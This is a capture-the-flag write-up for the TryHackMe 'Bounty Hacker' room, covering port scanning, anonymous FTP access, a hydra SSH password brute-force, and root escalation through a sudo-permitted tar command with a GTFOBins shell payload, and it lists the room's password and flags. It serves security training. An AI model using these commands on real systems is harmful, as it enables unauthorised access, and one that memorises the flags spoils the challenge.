


Bounty Hacker write-up by ChickenLoner

This is write-up for Bounty Hacker in TryHackMe which is Bounty Hunters inspired CTF that we have to gain access to target machine and elevate our privilege to rock this box

Site: <https://tryhackme.com/room/cowboyhacker>




Find open ports on the machine

Using nmap to scan and we found that port 21,22 and 80 are opened which we can use anonymous user to login ftp server, ssh is running that we can connect if we got username and web server

```
Host is up (0.29s latency).
Not shown: 967 filtered ports, 30 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| _Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:10.9.4.109
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 2
|     vsFTPD 3.0.3 - secure, fast, stable
| _End of status
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:f8:df:a7:a6:00:6d:18:b0:70:2b:a5:aa:a6:14:3e (RSA)
|   256 ec:c0:f2:d9:1e:6f:48:7d:38:9a:e3:bb:08:c4:0c:c9 (ECDSA)
|_  256 a4:1a:15:a5:d4:b1:cf:8f:16:50:3a:7d:d0:d8:13:c2 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

In Website we will see some of conversation among these bounty hunters and nothing else, we can use gobuster here while gobuster is running let's check FTP server



After connect to FTP server we will see 2 text files here, download both of them to read

```
(kali㉿kali)-[~/Tryhackme/BountyHunter]
$ ftp 10.10.76.108
Connected to 10.10.76.108.
220 (vsFTPD 3.0.3)
Name (10.10.76.108:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r-- 1 ftp ftp 418 Jun 07 2020 locks.txt
-rw-rw-r-- 1 ftp ftp 68 Jun 07 2020 task.txt
226 Directory send OK.
ftp> get *
local: * remote: *
200 PORT command successful. Consider using PASV.
550 Failed to open file.
ftp> get task.txt
local: task.txt remote: task.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for task.txt (68 bytes).
226 Transfer complete.
68 bytes received in 0.17 secs (0.3984 kB/s)
ftp> get locks.txt
local: locks.txt remote: locks.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for locks.txt (418 bytes).
226 Transfer complete.
418 bytes received in 0.00 secs (9.4913 MB/s)
ftp>
```

And we got that lin is potentially a username for ssh

```
(kali㉿kali)-[~/Tryhackme/BountyHunter]
$ cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.
-lin
```

And other text file is dictionary file which we can bruteforce using this

```
(kali㉿kali)-[~/Tryhackme/BountyHunter]
$ cat locks.txt
rEddrAG0N
ReDdr4g0nSynd!cat3
Dr@G0n$yn9icat3
R3DDr460NSyndIC@Te
ReddRA60N
R3dDrag0nSynd1c4te
dRa6oN5YNDiCATE
ReDDR4g0n5ynD1c4te
R3Dr4g0n2044
RedDr4gonSynd1cat3
R3dDRaG0Nsynd1c@T3
Synd1c4teDr@g0n
reddRAg0N
REddRaG0N5yNdIc47e
Dra6oN$yndIC@t3
4L1mi6H71StHeB357
rEDdrag0n$ynd1c473
DrAgoN5ynD1cATE
ReDdrag0n$ynd1cate
Dr@g0n$yND1C4Te
RedDr@gonSyn9ic47e
REd$yNdIc47e
dr@g0N5YNd1c@73
rEDdrAG0nSyNDiCat3
r3ddr@g0N
ReDSynd1ca7e Spike:"..Oh look you're
```

Who wrote the task list?

Who wrote the task list?

Correct Answer

Hint

What service can you bruteforce with the text file found?

What service can you bruteforce with the text file found?

Correct Answer

Hint

What is the users password?

Use hydra to bruteforce password of this ssh

```
(kali㉿kali)-[~/Tryhackme/BountyHunter]
$ hydra -l lin -P /home/kali/Tryhackme/BountyHunter/locks.txt 10.10.76.108 -t 4 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-07-26 06:15:52
[DATA] max 4 tasks per 1 server, overall 4 tasks, 26 login tries (l:1/p:26), ~7 tries per task
[DATA] attacking ssh://10.10.76.108:22/
[22][ssh] host: 10.10.76.108 login: lin password: RedDr4gonSynd1cat3
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-26 06:16:04
```

What is the users password?

RedDr4gonSynd1cat3

Correct Answer

Hint

Now it's time to connect using ssh and first thing we see is user flag

```
(kali㉿kali)-[~/Tryhackme/BountyHunter]
$ ssh lin@10.10.76.108
The authenticity of host '10.10.76.108 (10.10.76.108)' can't be established.
ECDSA key fingerprint is SHA256:fzj1gnXyEZI9px29GF/tJr+u8o9i88XXfjggSbAgBE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.76.108' (ECDSA) to the list of known hosts.
lin@10.10.76.108's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
lin@bountyhacker:~/Desktop$ ls
user.txt
lin@bountyhacker:~/Desktop$ cat user.txt
THM{CR1M3_SyNd1C4T3}
lin@bountyhacker:~/Desktop$
```

user.txt

THM{CR1M3_SyNd1C4T3}

Correct Answer

Now try to elevate our privilege which we found that lin can use tar as root

```
lin@bountyhacker:~/Desktop$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:dev/null -i /bin/sh -c "sh <>2 1>2"
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lin may run the following commands on bountyhacker:
(root) /bin/tar
```

We can find a way to get root shell in [GTFEBins](#)

```
lin@bountyhacker:~/Desktop$ sudo /bin/tar xf /dev/null -I '/bin/sh -c "sh <2 1>2"'
# whoami
root
# bash
root@bountyhacker:~/Desktop#
```

(c) This only works for GNU tar. It can be useful if GNU tar is available.

Now go to root directory and capture root flag

```
root@bountyhacker:/home# cd /root
root@bountyhacker:/root# ls
root.txt
root@bountyhacker:/root# cat root.txt
THM{80UN7Y_h4cK3r}
root@bountyhacker:/root#
```

root.txt

THM{80UN7Y_h4cK3r}

Correct Answer

All Answers and flags

Answer the questions below

Deploy the machine.

No answer needed

Question Done

Find open ports on the machine

No answer needed

Question Done

Who wrote the task list?

lin

Correct Answer

Hint

What service can you bruteforce with the text file found?

SSH

Correct Answer

Hint

What is the users password?

RedDr4gonSynd1cat3

Correct Answer

Hint

user.txt

THM{CR1M3_SyNd1C4T3}

Correct Answer

root.txt

THM{80UN7Y_h4cK3r}

Correct Answer